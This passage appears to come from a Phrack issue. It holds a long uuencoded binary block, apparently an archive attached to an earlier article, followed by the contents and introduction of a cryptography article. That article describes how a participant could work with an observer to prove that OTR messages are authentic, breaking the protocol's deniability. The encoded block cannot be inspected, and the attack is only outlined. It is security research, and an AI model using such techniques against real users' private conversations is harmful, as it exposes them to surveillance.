~\J<*6+&%M=K=: `J1NFX* M5; EM4ZCJ@<TTN7V/CS%1N@:>&90J5YSYB) 8CSO3+; #7G) @ [OOU!) 6Y# ` * .D& M0! 3_<A=\$O] Q~X^LE' 2\$<WZ; `*C) JTR%LP "L5: 85>GU=U>WWS: KJ5JZ; _DFM M<+: WT, L+I; O=IAFQMC3PR_5B `G4/+2*; @YPM5"V) 5@BWT~E4X\6124SIY (XP

M3\p/IR.SDHX'N*)K-!P:YY<SXHYFFM00-@#\E1V__9">A_\$V"ZW\3(K.>VE
MIRMEUF7.AM#MB'=F9D25\$@L\QY5#R\$B62"V@0(FE<.76'%).1&ZH]!Y4;%F?
M/_\ \P&,2\')P]!CWN])I9?(87\$^B^=SU->&T88\$P_"7NU%7_\4Y1:<KIP&[
M=#?4_0.QS7+) \$F5Z"IZ2?+*WEKZ"YZW&_1+v+@E0#/#7=\$:AYQC2*?RG>P!'O
MYB]O8<2*JU]=),@F13QE.4KIQ+09HR+E-(!:U)VD,I"KQY*2M.;QZ`4(O1\$
M@T5LQCZ+-0R?<#*Y"@Y0DJ)T4>DTJLA`B&4KE:7FIUY\O16!\$]6*)`<JM9&=
MDA<:GJ^SLC?\5G&0XUPUHA0/]-O.75<E_:UER4<)9CV!6Q-@M#0FI2&9*(>%
M)@(I)3!-^4S_N1UA_%F&EGOHM'W-H^\+YC?-5[/M`2K'3(X4YDE\$SG?LWEI
MA94F2FE*5\$_7H'>W#C]A`C=I&J6IM:4",E%)60J/O2FEG+,49DL9UD6U1`=&
MT\$;]G._T^9*2K04=;+3DG`46J2NV/N.BRLA[G"W7-\E#IN='J]T>1KIJN/?
M7</VAV6LYW/0`53"\$9.&TA-AM`PD90-IM5\$V^K[4PI-RPSP.*&#@M1B_BQ=I
M=O^\OE4S+NT\"U\DR]6Z>*SH%D31"4U]-)3`"+GH/K]G28!:(-?-X&YK!G+V
MU(P4GXWJ;#R)];9XN"5:3/N_!=V#NP:AEZ;9)YRBTVCV*!F.E%J&-;=W*SC>N
M7O2&^VZWNJ#I"Q%MT:OE]`W4T6\>G9NH*;PL1H_);%=3-H!1T.-R<RSENJ7^
MR"VEE%?I:F>7]*WZO:5?D[-G;<]!(J5N4<NJ-4Q2%+>@*)!K[-J26K6_T0>[
M9MJ(5/088<T;!!MW^MVVS5X^PLL:~+U.O[?1C?/.E.EHF39;+-,3Y%+,;+&F
M7V_A\$8FGX.HT#GO*O>*4?;LMVS'-DFM#+VH2R+L!H])R*6E8)1K6-J1@Y6N9
MAE][_>^R_P/&7U]_`CV_1\N[OLPYW\`@Z[H.EZW[SWM__@UKOK^C[1ZVE/=
MX8QDJVF3"-BSFR2^U;?8H[()0WV6+J:%;>?HG"`2XVL<_O[T8GW]\`?KX_)R.
MKM&#-X=O3SZ>R:.%K;/7X],/9WBP;=@==EO@D(WI(!Z,%,!5>@%YM5LG;U_A
M2\$4_GR<3?/YB-5?)\O\110OUG<OX"GD/Y8/.WD*"N#BW>G16SR;V`Y1+%;M
MUMF[-WCS3?YBE8%;#)RWP6Y(JA:J)?82TF(O\WR\4"_1V':`,`_82^'O_NW>'
MIW2,3]"8'(SK29L_Q[-\+]`RMEJGAS\>C]7)5Z\ [&K1:AV?'[P_'K]Z^RLZ
MK]MZ_='/][\;NZ<?_C`^`GYS^/\$\$&7#U<P5WQ/??BSIEJ_7F[!CRN#@N\`-
M@%33].CX_9%ZT!6X[>?'>3H)YD(Z+`(;6:23/\5A\1T;H01AB`NV.!4WH5%Q
MN1&]TP(HI*9Z2\$?)12L*J9\$P2=PCY+/L=X!0X-S\H!A_*M\,[!1J-GG0\$PK
MF3OJ.3A5@-P364C*?94E!.E_>^<K2A<3^4:O\7?OOND.[_>E'VR9`ODU*>DQ
MTG-*\$Y5VAFQ##\!>L",?='`(H#?5JK_L#2)W2CBW!M"QR&_(PDY>H(F7OT,H
M4Z9O(\$&DVQ/OE^3Q0KE0`Z_0HF+QXTA6`+W&LWY(`<8='77<Y"AM"-OQ)68*
M)_<4F`F[74.%"V+*K/:^Q%2,S4'[N\ZCZ?K.:6"56?2X=:/U2/NMC"Y[@W
M(R_0D3%>R7?@(-X&,.9*`,`!`((,L7JD-93150-.YWZVHT7/'RS*7;@?E@T7=
MXI,8CT0S93DAVM3*lw?@K\5081&L!![SS!9RKAOG<<W.9G+C%=5?_@IC[S]@
MJ=(5CD*7D`RM#M/R)GK354V#331-U\M(=F2Y&5^E5K:2>D`E2T@9:G=2=\[2
M?4W0+73*F5P2,.PF97*V;C\$>N.XR97<I=U!):(LG:Q\U8&FJ9B!:M;57LX`O
M+GM7-(XP^1)-K:L:;`JN;U#,.A,8S-"&8/S/Y0`^EQT5OM(.?E[%M]?+3\OT
M=KE?EW1BQ[^2#%_VG2LS6#G&91#9;+A;3:Y-@-Q?DA;:PX/,<H?ZE1PIJ1:Z
MI\$<X`51+6I#SB1+BFVXOLC60^"8GUA*%K"<A"ZH;_J5\ZUYISH^2B-:+H&9J
MO>VWXNU4W,?0!29!,A>X%?'-@-+:-2-M:VB&*N"1?RJE^");QR0H\p#WX<AI
MDT4>6J,T4:G`\$I#?U3_!E(FD?3&:.F'-&")PUY"3<54\$W*!>L+,A8">4@Q\
M(W^TF@:T],8<9LR!@PBJ16F(=D>?5RK?3.?K?*;`*V&'2B3O,*E./H_CU0YU
M;L5<^JEMZ94MEFV:I0NU.#>>S-/P4UNW<\7.C=V=1QLX2C1<9[0@K9<4L%+4
MH9Y-UNS7M%E;3-8_:'W4PI.UW?^9>(/24<[OT+19N1)IK2\$E2UWY-,\$\$SQ@<[
M]6H_AZ**`VI\$Z&-`='EE9#0\$@Y%\$.)AME_5`K&@U7E>]BHJW^*#?[_7!#:&_
MU/1`*4^R\$87\V6TQ(X',ZNEHF1,*K<RA1%YJ>!E\X:[KP;]AVV@'I/X!O\$BM
M"RKY/J<'^\)5KROJ"=.69-Y5C>(7,ZNWLY-FQCD!.[&+/JKKR1@-TZF>@/F_
M&R&NA#B#,JS#0Q!'0LI(\$!)D0X0%Z5[MUB,^J`K2Q5K2:2=J`#9KF92G-IF3
M**^Z]I\$6H=/I8._>1J]UDGG`G`#%5P))>-:<&A.NMGK\$NIJK9I1E3:@6;M1
M^5IXH;S@=,%D%W?D*A<R]&"&K*Q!\$X^O#X\p<ET<?+QY#%\%SC2(%^+\XNW)
MB7C_X4*`<'I^].7Y](0YVVB4(QA*S]:<UM`)DL!)_P9L]_/G7?[_9N"/=)9Q
MP>C;RBNFC]3(DOA)=V5%4TNOL?!*92@&'*)7%T^3N!W`Y?1:.<5CZPQ6U
M`H#U\$2Q5:#XNE;N:":"(92Z2F6@4EN@QCVI.L-M<EM'E\O1(P?(KE8AL(O[AX
M?8JPI2POM4?)Y0GNG@3H`@PM-0#BT\$ZP316=@E_T"4LA\E04GJ]<D):&I[]
M\$7E`_MF!T:??Z<+_G/;>!NZJ4OVA7',GGM486JVTXXJ97%]?K-#C6WDX#B;=
MOEAUFB;JP%*3F40+`K_WA".5FEX""2*Y.;#4T^AXDV-C-@[2V4%[XZ!>B*7W
MLO[4F5(UMX\>@G)NX'6]T8%[JB3G2KY6HW?EF-7I]X2>>2`)1()XCC*\$,WOP
M#R&[ZH4\R:A(.M73F,QK0)O"2T]F!L4R!ANS DKTR!694BEC[C"D>)!=-B>R
M2Y`*OWFJ`JMSE^G?Q6Q9S3:S,EW)ZUBV6CV3VIE0U;[M2JYO=?OKYL?6AYQ_
M:>L3ISFX#`I;2:/Z%[EA1])/`Q3EDJGT^]6R-%LBQ5OEZ`=L-L[B/Z]CBM2B
MID/0;NNSMZB`\L<F.^H!MNS;7EEO&:(\L_547W=/?KY2KP!GSZ.VIMUD^VP
M!#?(KZD!K#@*\$SS4\BQ&5ZW]6,]L&N9\0YUAMI8\$*-6J5'+P?!J5PH2]^/6
M<K.[`EOK*K:Z"<]!-G[]%96+&L(=#;#J.[EQS;0<KE.Q#?--K54T-)=*M,V*
M"*7[RU];TE_!-K38`GL8?L+Y1V>\$GL_T%J<=/&?D];J>-4;7?FWI?E5Z!!'M
M8W)[F(SN\$HV#>SVG^L7&P?N&OK&Q=PBS:B*G2JFD:ERJYRT9`[79(=6E=,6M
M<%03S\$WODAI)9Z\$.1V^:Q!%FE(O;^:UI\$=X\$Y=P(T<O6Z,JR4&-@R^`N#VP@
M>`RZ;:R&`AQ]"A^MVS9R_KXM)]];<6V`,PO>.@(AA`-<XF5['9;I69]3EI/
M[CFR,CB<Y.E\K7?S;]"]I)KNM.I7R80^_)9=ND]JV]&A%9UO*TY)\$C%X@]:?<
MG[];GP.HSEB>RI*[,N16_*00WVE3*",V<%(OSM4K0M2/)843N1,%>AX&K*1
M6XK#L2S#B0I]1`>:[@^\3CE*J@SP4`58"GN"<V=,85,6;_2>61KR[>&?<`;
M)]\$=Y(A3(CG?0R4`E)BM!-X%B]4<NCP EA2ETK[`X2./**C4.CL3AVP%VICV>
M+`WQ"213,MD0N2JB8@OUF5(#[H`Q(3PX\$<??PP/\`Y^0/\U<-G/203+OST

M\#4X:6*\@.Z>3&;8/1#[^'0\$F'V@<QQ\$[\`/8<1&Q3PF.Z&\$?] ^DA'>3;<Q' I
MRV1Z0TAS?[@G/,QE?T13A)AP=T_X\WSD0!Y.UT4RA\KYUVHC0X'W4"[F04[N
M,\$VLLCU7-#*W1V58+Q4-.]D3]J**TD7)M*1NF*UD*56L(883W3/O^6!1/[OL
M7RFV5"-90T9X!HE.0(Y9YV+0*Y!JFV,+72T>I5\$K(QL[;B_GEY6U-M1\$8<:F
M^B82V7H9KK-2D1'."DITFP8#M<.*WF9\$PB.ECV>J>X!-%7)^%<3F6HC\$U&I
MK4_,9KZF12PDF/,NML7!*AU+JAV^8D4Z`H=KY;S0=^6&>[D-)T"CC@Y,D;;D
MWGC*%NI)35'A/E!<"BFUR,4LSF,Z.K9*U3H;9`KMG%LGT]%NJ%U`*!C(!\T+
M=>_<H4^S&%?V2&R@'1'\<)J[+222*`!S3>HA,Q9JM4G-:FV>U:FX/I@ \$"#CVX
M7)PL?9^:}R/)C=#^M1%1K._4#6JUF0U2.;5E!PJ1,ML3HP.(!%CFT5A>,I[
M4\,L6UG,TJ?;.JE6IE<J`)I5XU,RP"[@J8:?5V;7N(#N(-V_B;_ME`O"N-6*
M-DWA*UJA@K]J%@HK@<LOWNMY*/C=(;*;"W@8J\$^55!P\,JN33GC>R9X[,W!'U
MR(]XZI6.WB&O)"FT)8P.GB[9:A^4%H\ZW@9+<"KD>6YX1VFH'@W#-IQ[I5;6
M!YS*_7CZ+\`S-'>`63]I\6<S2/);G.3=.XD*'68-P615!,[C/9\$"]=9+7[;-Z
M;X57TF3MVN^I>X!UH[UT0Q2K9XH`MWG+"5%Y2E%.5:I5LZVSH37Z!Z9":_0/
MS(.J4Y,E?7T25!+-DNO9IC+X7UB&P1>6H?^%9?`VE,\$(P:NDP)&;FZU1&<<
M3N/F4TMCR?>P"4D[M5BX">D;XWE5<N#5CO;*UF/<'*\$[*SET@=S3_TQ\$<1&'
MU)?7JB.S\$TUJN4B>(=8GN6I38`T';"N#8K,]FKI_E5GL]DWS>FQ7MAEC[(.C
MJ+QCVO-Y1.Q;YUE,+=+VJIBAQ(X7,-ZAP"E8!/DSCFI%K.S>/;\$;\7H6AW+\$
M4<;,IB*I;=U64C0-B.>P7IT?J7/T[1?K/'N!.VYQ%Q#\`_H7\$H_-QE`9-)! :
MG5G;G,NT,Y*IJ-S6938RX609SM=1_"*_SU^L%\4=I/,;W`P`1CN);V)YG`FI
MSE]3V\^"C(ZYAAB[8KV2)WOR!(<\$8`+669(722BME^P"<A)\$FDNCKCL++>'J
M%9\&S224>I6FX3GT7: ^K_WPK[.T^1"ZC=\$MB;F`XONT&:C\$[*'/Y`N%:YT,/
M,2<'\.VNMGT/+`9(XCHM7WS5Q7K^DAC31E6N?)0FMFGA@RU[L&6,%INI?L0\$
M]8]I&BWQ@(\X@ICF';6A7,'*![1<:@G;\$7A\$;-V\$[W7#Y9.\$#G`%BW@\IA7Y
M\1@74\9C6HG`ZHCODF*`%ECPCN;[=_\+MH?:^S]QC?C7C__E#@;Z^Q]@2BG^
M%WBL3_L?XVKOO]3GA&R-GJV#B\NCM^=TI<LO-;YZ=GA`\<PVA^_.R9MATZ
M08U!PJ`?SY,PP8/+N+_2B@X&O>V@LA&<@C8A(?C`49S99QUQ]P([CP6WM)NR
M_3UPX1)9(AJ09\$<!\[D:4`3]%22-02^JIZ6K%+RXX6_EW1B)[@&P?WM[C:`
M@X"?J)2"#K+S,2?NFFVHF-.S#Z>--;/ *TI4=Z\$"OFJAHCUBE%!KHN4S\$%-Q0
M.\$-XU^J05>ZHJI%VFH,%,%Z[1%BKWCZX8YK09*1)FV.+56NY1FVA8+0;W`D*
M8E!L2+U"?PB)!>QQ%P_#H-YX(`=JF=S*3;D\Z6X4TEO(AH\C\$C&Z3H;1^N,
M_*W`99+%>)9X2\O)WB##2LGU.?GD4<D?X=!G&WVEQ=^;8[;R8%3>B/)K_:0\
MB*RD!2\$-L= >XL=FFJ0%2G;'I07OJ;LC8J,F(:I:C?6\JBK1=-MUB6BFY<I!
M-T&I';8F?40->Z#?)CV?2JC&E`&7S=I7J7BX&@\JI#J1C7OJ>#=[@!PMR)>0
MX]%869`\$(`\W")7]YAUM:<1^%&<%KFKLO#LZ/=NUN\TB6NG3L: !\$PD_+]6)/
MY.M)N"SP+&C^V2C?UVD4ASPY.5&'R\T(E/M)0R(B`Y8%O]Q-HTI'/UQ'2:JH
M,(A1`#S`#G*+[4M9.5XOZ%^38>I!Y4.?O;[-#SQBZHI]^R4S]^>GDD)O\$F\$
M9H3ZYW5U9\$.DB%0[&"&I,N4^ADBKH*6L>*FJX+=4N./9%0UD6)J(SMEG]F[
M1LLL-I7!+L*CRM"]<Z9>Y;!F+*_UE=^\,JWV#P<NB%.:U"-6.<*B:<!<ME
M/,_KY,YAQ1L`=FXVL./ER2JK)8T4%=HC&;OBXIIF1X*""0'DF525V*(1^2#
M\$&.#"!1G90ODP#Q>AL\$J7_)NY+QF3`/= @9`2JF:S%[NT`MU>`(4@:@TI=8(
MLC'A1TGY!6[,0_26&_- (3),; \)A\OA1W3L-UBEWU*`KED3R.^\$CY.G7J6K<4
M,N8L;4*H\$;]J)EXD%6+;T\$O=46IW?EI\$U8_J=NC+E2>OZ>'+[AN:Q[(7AK/U
M\I,*@&\$&B\);8!`#C'?5[WIW:R,:`UC4^7K.3?%S50!1RIJ.1`//FX851X<7
MAUHX6\$RKA2?17J35*+FT=I.U1K.TMM%L+PWA0`8Q5+NS%L%!0;TP[T-N?`'
M0@4)QLAJ>.HB\$*!.C+LJS1Y5DDKE`T[GM[G2;I<[Q`NS/"9YQ9@)Z0HC5\H9
M4I4&3HJ&JWO</\$BAG'!. [PA/!I*9/0=5I>9+Z>"U/*37\UY]/#OMP'7Z\>R5
MUW.=MJQJ-`_?8B%:!O"\NK:DQD!V-QLO=11DJ9W:RIMMP\`XGD?L5%W\9ZQW
M#CUZN3#Z]^~WYP<_C@^/70[^\.+X`9\>\$);JJ].#YB/=-8</1,/&.!N\^/
MYCL9KPKPB6C>_S;-HMW<-<'D/M`MPG`EXP%T<^;1/Y9YM#`S=E]=M3%NB9: !
MLBW4`*X-"(U:3L;2Y&ZK:67);:31Z]M*2&<V2HP,(5)^#\$H2L3UWM9T,6]+6
MN]"IOZJ494:.UWWA>#H>1HXQ\$3,Y,\HT`Y@+I4K,TK?:5RF-"08C^/,ZR>1&
M8ACO?<?)O_HC&T815,=;T`(&J[A0MMJE/D^WN5J8?&A&EU3;9)"J^1QT@U:W5
MQ53?M@&-(>L@I`BB`!L/&7-!N&"7T(0#7`3]#+40&;NHY2W%2.85E_*S-4
MSU_J\$P`UXU*V#B\AD)-B%[M/Q=QAH(G[8J9C3&J#1Y:%Z7)I[X:JF53*;! ,D
M\H68>DVP@;B.7M=LG^UFU[0;.E=M0-Z<MXX2J4YP*5RQSL;FM9SL`U2#EW)
M\$`@[3UW1M9(?TC(^ER%NU>GXTR/B5I6G<<P>#J9-X#`M>ZOVKY>TB"LOEJMT
M(\[5EXCX)FK<GH';8\J3:3R\$S0\HD3EW;=P%MZL#X`E0/."H/W>[%`L; !F#D
M2PBO6QZB4SM`S`FZQN+J7_M"+2&I(LC%/B,R)M8;LL]#4LE3<L0PZ=V#AKK;
M^O4L%>%)1;//@)E5NHQR`1U\51GR#=#\$;M)F04Y[M\M; .TJ,/N37^))FBC>^
MI9FQW5*V7>6.D9[,=-3-I!P8?BF<NG@D39GR,]6S:D3RV1I2#BXT<M;->1C)D
M]RYN=#%FIEQ"UR&]54*RT_TIH*Q@;I.W7B%\I0;&JC14@32!U<C4VC?4=LZL
MKG<V51#-`;E[N%?2[9J3<W6#6S&VC<DX>P*ZMN/I>\$/6&:P',-ZN%OI)"VD
M*TRM5*Z\TQZC?)71J=G<\$_]/6&MYFP-683Y)Z;H6OLGT)HFL)S:2D0QFH\$G
M_0T-F7=&:\Y\6Q4^P<A,?.E64LGT.OA'<FHO.KT0%*.JPGT9%6R*`^3"E(`(
M`9=17YZ4FW;5<\D\/.^V-D.;U(M>IE+4^:@RQ`XPP?/5+J[W54)Y!AEM2W2&
M7=-.U[E)I@R9JW9Q0`%H\(.([V4L9FHV[2-)[O[TB`9K;#D:JOUI3U:.84)O
M7+E-,5B@#!UE#IS)'=V%`6D7F_4F@>&<;NBR1"2@+!+K7`X7MS\$T=?;V!G&3
M1%U&)" /IOA27^`1*1TX,`[\+7J7IN]\D!QN748K?KE_A>?IMQ,[FMAY!+' +
MB#]8G%7ZS"R82W=8"Z8>&>JY4T0VT>T.PH":WM017_2&P(IF0-AWCW<,S8%

M%2-NT30I.V9">?RSHH<]?<SMZUV5^%\J4,_7W0.R??]'M^=T';W_H\N7\;_`
M%7W:___%K7+AM(\=0PVKSAOZZ!,6/E1\$<C'.%*BC7&^>2C\$6D;CTS7_@6'Z@
MSVYP^@JW]]%F-]P&+.=*5=#NZ11\7O3<#E[H;\7)OG=@1C(8XG\1@X.OG6\6
ME\5\$'9(J\$OT2P-/1T!C&\S'.HNBQNF3?J\$GZIB1MEJ-MO*"PT4LHE:B%ZF3P
MYR;>P<0W4.A/-&-:>\$2!^,;]TIM\+XJH3RNBGQ"\2II.YYDIWN%;LP_SHZJ
M+5G"/37(5'QM84C=R_,TIBGBNR00\EH[_*,M(\,I<D!G<B/QO6Z3VJ=RDP;V
M'A[TJJYKPC67PS,5\M@>B>IH66R<A\SB&.] [[J-R+LSG)^0&3!U'B=J6?%FU
MAU\$FLZ]W+I;#!EVY9;7J*30*8\$.F/'4F*<TR4F_GK9W&P*W/CJMH0&9H6JVZ
MQU6:_H[QWU%CNX7F*M/9)HUU)\0666^3,K/TTH^Y-]]U26U>-88LHLC!4I6
MW`\$0U[[9+'2-4;@UUD/YH83U8A'(S=L8&)O%VRLGZ;Y\$P+8%G]K1X75VK8-7
M.XD<4&DMIO6&TI"Z5I#HR17[_^BR_3\5*>0K;P%^P/_S>GW/[/\%SP_]OY[O
M/_E_0\;UC(Y9HUM1Q":8#3EDW^ES"GDJ-P%@\$<3&I:>U4/&RB"QQS)?G!V^
MOL#P(Q?'9^]176Q:4*W2R@BG;K>EO\$+9(TNG,,03(N,L7JDH_'Q6U&AXF
M<7BS@_3+0N&*T-3%0!K9YF*. ,O2;+>]BYZ(G-.2N=P&X\$]@:))T7:S6!<])
MSERAA=%1"Y/<#/'TA;T'8/<S"Q>D@Z;0"LLKBFS']VG3(D%ZF>"@B*'C*EP-M
MF-#\$?L:3A>0[Z13U/>)-/M7C>?)WG4=WU]@/S5_<N<7K3][BQQ;I%!]V'3W?
M_YY_4+6<[BAC!L@D\$.:_%SOFA!^8ZU663@+\?B'[+AQ][])4&\$GA,;:*>S_-9
M@HE<!QE]RDQ.1M!9PJDY0L2BZNG%)?7A%1.GG_C[T]HPQ#C\$J1E*20>"D<,?
MBNG+7&:%AE#. #_.Q^,D_5WPKZAW[H/QXT@NA9I1T7'\ \V*B,%;/VCZXTH.K
M=CEX0BB#M@.<+!L6?'#6LOX4D"3J?''/R:Y?DE)\<TJ2/50\$?^V5%WAV_&
M;] \?7^SIM^>X?^'\XNSX\>Z.[:B714)*R='5:"ZL=\$L+PR\F#PX<D<O1=
MVT3PR[)M";PBXEK#B#D=^MF2(+[_DO0H3N*6]/#]EZ17CDZ2)<VN[6\$X3_K5
MT,:*1G8J^1N5+OX]>*>"16D:W?-T<M45"_/<+##/QM0FK\$VVG2!N1!#G<OG^5%
M]!<9(_HE%6*QOGN9!;=[45Z_";_*_)E\$FFL-Z@'\4T.____] %AJ>IU\>N>&R=
M5N-2\EW@4UZRYB"Y;/BOL91,11*RY<SGF62>Z*=M:V'\V2F'KW)L3+569XM
M8^K?CLZKQT)2(971&'BW:0)9X2Z\$TULP8FLCZ;JC^NH*57:5Z='KJPPJ*M,8J
M9[*DX:G7BMD4[0A#9YMO:#;_%KO^-E^_XJ3"4J*^;QP/^?]<!?QG;]_I
M@OOOH_0#-PG_7N%IH-I<K7_-F)_FHEO8?'7PG]Q)?+;O\&/\$.-'?HN1
M@^&_`^F'?PUGBS02U*3?/LG4_#>EG]IQ3KS]/KS5\SC@>^_]'VO:[[_XCLX
M_N]WN_Z3_/\:U^7LT[_/\TC\>[>K_B-5],8,1DOH(D/C; "_G1E<>' [VT]*FAO
MJ]48S-U1(=P[Z:~6HT*C'F]>\$`VZS=35V*34TV(G;&V+*<I"BO;ZK0?#?K9X
M-'89NUM_<40SMT_\^T'4G[:V3_6"OP*"T03U'H&1P1V5^FY+1TIG#RO!TEL/
MQ/]L/1BDTX6V'T*EM1X53M.J"14=T]0%)C6'I/;QIT<_OUY=(*5;SZ0_C2=B
M!SF!NVJ]68^WU-RF,)=EW\$R=*]4I9WHH6=\$NCBB_4-'PUBI\$K'OA^\$57F)PG
MDQ!&V!V?J'ISY01]0S49]2=\$!:J\I/,DW232=.YPX/8T'1IUI/6(MD^T;N`;
MVK@7.D0;3=;YOH.D/2(=2-*X3';:~4K2#. <!@Z1^9)LZFJR'K2=+,L"J?I\$
M-13R56BHG*@G>2QF69GI2-*YCY\$S<@CNF19S)%PA(1.5Q\$&AM#KQ;)RDC!=
MWI@D'8<H/==D[;FQ8C#-S(P!'!+EH\$N;8A[Z*U2:>A4R6)Q!X.. "JJG4#V#
M\KJ.9\$8.A>3J'*1C>9Y;@GI^0,.P5"D%5! ?@?HER'\EB*(MW.=%O*AE!@H3
ME)A)Z,H6C\>T4<W#5_1121]/(J)7'[6\$K(HX@U%5H'1B;N%+0_Z,4\$ _9Q4
M\QDIXJ\$A'@"/DMCT&U<VLS<HN1],7*^)&RA+5JED5S7]H"R+'X]&A,89GWF2
M5UK25>T_)L%.I;L]'>+>868FGU\$?86(1U[7G4XTL5N60C7VL&RW83`*B7"6
M%I_B^THW=%5##TO&AW%OJ,1@!O^I\JU:>516_:BK6*\$#Q?-J#JJ91V67'7FJ
MF65P_V;&5!./_!(V=&5)[L+]/B+N%[G1#JYJY5'9?L\$4/X<NZ9\$. (RUW>ZJ=
M)V6]3WJ^I/LY6"/=@.A4BT[*FISX\$]D^/T<@GR6E:LE)F?,D'\>3VEZ&B=K/
MB_6\$>"6MW%-2/"D51>CUIE)1S"/\<"OBIYJU+#LP/\$HDL)H!1QN-4<9-D&&
M&])H?5G<8(1%VM_9'@)8D@;#UJ/"\\$J3',N\$'_=-%,L[<'I.U^]N^W*-L=-
(MVN\VFVG)R*O[Z'8ZVF7<YHK%H?SAXLD_Q_W0]KO&4#3X^QP\%?"21UEUAT&`
M"J(:.97RG(Z&WSO@7:~*U>E8L'J=5&*2L_-XJ.')=_EF?W^*HMG2/&>C2=
M4J14/AU7OFP&ZWS#30WQ1:#+=;UL;(W'B;P/I%VZA\^B((=I.X7[\$(7?>Y#`
M>X!B.'J(CZ'W>HB".G7KX2B&+5U[0]0+^B9D-\',N_'P1H,<#G(XR.4@UP*Y
M'.1R4(^#>A:HQT\$]#O(XR+-' '@=Y'-3GH+X%ZG-0GX,&'#2P0',.G"0ST&^
M!?(YR.>@(<0<+="0@X8<-. *@D04:<=" (@P("BQ0P\$!!TTX:&*)APT X:"0
M@T(+%)0R\$5\$!T46*. *@B(-B#HHM4,Q!,0=-.6AJ@:8<-&4@GPN+X5&@7PN
M-;Z4&GW#08X%XE+CNQS\$A<9W+1"7&K_'05QH_)X%XE+C>QS\$A<;W+!"7&K_/
M05QH_+X%XE+C#SB("XT_L\$!<:GR?@[C0^+X%XE+C#SF("XT_M\$!<:OP1!W&A
M\4<6B\$N-'W'0%QH_L\$!<:OP)!W&A\2<6B\$N-'W(0%QH_M\$!<:OR(@[C0^)\$%
MXE+CQQS\$A<:/+1"7&G_*05QH_"D#@9\$M7\%-R&Z8T,"-QT\$.!SD<Y'0:X%<
M#G(YJ,=!/004XZ'>!WD<Y%D@CX,\#NIS4-\"]3FHST\$##AI8H`\$' #3C(YR#?
M^OD<Y'/OD(.&%FC(04,.&G'0R`*-.&C\$00\$'!18HX*`@R8<-+%'\$PZ:<%#(
M0:5%#CDHY*"(@R(+%'0Q\$5Q!\46*.:@F(.F'#2U0%,.8J8&_,XAO^'RY'*I
M<9FI<5TN-*YC@;C4N'X'<:%Q700\$I<;M<1'7&K=G@;C4N!X'<:%Q/00\$I<;M
M<Q'7&K=@@;C4N',.XD+C#BP0EQK7YR'N-*YO@;C4N\$, .XD+C#BT0EQIWO\$%<
M:-R1!>)2XP8<Q(7P0EQIWPDP%<:-R)!>)2XX8<Q(7T0EQHWXB'N-&YD
M@;C4N#\$'<:%Q8PO\$I<:=<A'7&I>;&G"-RE=^CYD:O\>\$!FX\#G(XR.\$@EX<-
M"^1RD,M!/0[J6:'>!_4XR.,@SP)Y'.1Q4)^#^A:HST%]#AIPT,"#3AHP\$5^
M!_D6R.<@GX.&'#2T0\$, .G+0B(-&%FC\$02,. "C@HL\$'!!P4<-.&@B06:<-"\$
M@T("BU0R\$5A!T4<%F@B(,B#HHY*+9',0?%'#3EH*D%FG(0,S70FD-^P^7)
MXU+C,5,#-QSD6`N-9[+05QH/-<"<:GQ>AS\$A<;K62'N-9['05QH/,\'<:GQ
M^AS\$A<;K6R'N-=Z'@[C0>',+Q*7&\SF("XWG6R'N-=Z0@[C0>\$,+Q*7&W\$0

```

M%QIO9 (&XU' @! !W&A\0 (+Q*7&FW`0%QIO8H&XU' @A!W&A\4 (+Q*7&BSB ("XT7
M62 `N-5 [, 05QHO-@"<:GQIAS$A<9CI@:G [, PKO `G932DT>.-QD,-!#@>Y' .1:
M()>#7 `[J<5#/'`O4XJ,=! '@=Y%LCC ( (^#^AS4MT!)#NIST ("#!A9HP$$##O(Y
MR+=`/@?Y' #3DH*$%&G+0D (-&' #2R0", .&G%0P$&! !0HX*."@"0=-+-$@R8<
M%)0: (%#@HY*.*@R`)%' !1Q4,Q!L06*.2CFH"D' 32W0E (-*4X.SV$-^4\H3
MW) 52@S<>O^$@QP*Y' .1RD,M!K@7J<5"/@WH<U+-`' @=Y' .1QD&>! ^AS4YZ `^
M!_4MT ("#!APT X*"!!?(YR.<@GX-"S3DH"$' #3EH: (%&' #3BH!$' C2Q0P$$!
M!P4<%%B@"0=-.&C"01,+%) 0R$A!X46*.*@B(,B#HHL4,Q!,0?%' !1;H"D'
M33EHRD',U.#*3OD*;D)VPX0&;CP.<CC(X2"7@UP+Y'*0RT$)#NI9H!X' ]3C(
MXR#/'GD<Y'%0GX/Z%JC/07T.&G#0P `(-.&C`03X'^1;(YR"?@X8<-+1`0PX:
M<M" (@T86:,1!(PX*."BP0`$' !1PTX:")!9IPT(2#0@X*+5#(02$' 11P46:"(
M@R(.BCDHMD`Q!\4<-.6@J06:<I"4&K4D_#^V2,ZJ_30_E) [_S>%O?SJ'X!Z
MX/R' XP [D^>^>X\ )O%S?"=?O>T_[O7^/"X++KR3S&V,CRJ[/7^_$R2H(E?I4%
M.UA+GPZC4*C1+1WZPM_J$Y!"A+-L!UY4/OCXPP\4>_IY`U' YE4<@PD\_ -A/I
M3SL"$7ZPB1,Q&OU51WW4"SBC>$0/%PC+(XM3*TTS"YR#C0RH_.UJG2=%,8\W
MU^R<U>S<YJ5:U" ^OK" ^J]FH#\IJ=6S6 [O4Q8) %6YE0)M+4]C<5CESA^ATYZN
MI^OI>KJ>KJ?KZ7JZGJZGZ^EZNI^OI>KJ>KJ?KZ7JZGJZGZ^EZNI^M_
,Z_7_`E[+ET` `` `
`

```

end

-- [EOF

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x0e of 0x13

```
=====
===== [ Secure Function Evaluation vs. Deniability ] =====
===== [ in OTR and similar protocols ] =====
=====
===== [ greg <greg@so36.net> ] =====
=====
```

--[Contents

- 1 - Introduction
 - 1.1 - Prelude
- 2 - Preliminaries
 - 2.1 - Diffie-Hellman
 - 2.2 - RSA
 - 2.3 - Oblivious Transfer
 - 2.4 - Secure Function Evaluation
- 3 - OTR
- 4 - The Attack
 - 4.1 - Sharing Diffie-Hellman Keys
 - 4.2 - Generating MAC and Encryption Keys
 - 4.3 - Sending and Receiving Messages
 - 4.4 - The Final Protocol
 - 4.5 - What's Left
- 5 - References
- 6 - Greetingz

--[1 - Introduction

Recent cryptographic primitives and protocols offer a wide range of features besides confidentiality and integrity. There are many protocols that have more advanced properties, such as forward secrecy, deniability or anonymity. In this article, we're going to have a deeper look at deniability in communication (e.g. messaging) protocols. One protocol that claims to offer deniability is OTR. Although our construction can probably be extended in a quite general way, we'll stick with OTR as an example protocol. Our goal is to show the limits of deniability, especially in protocols that offer message integrity features (as OTR does). We will do this by constructing a protocol that enables each partner in a conversation to cooperate with an observing party, such that he can prove the authenticity of any message that was part of 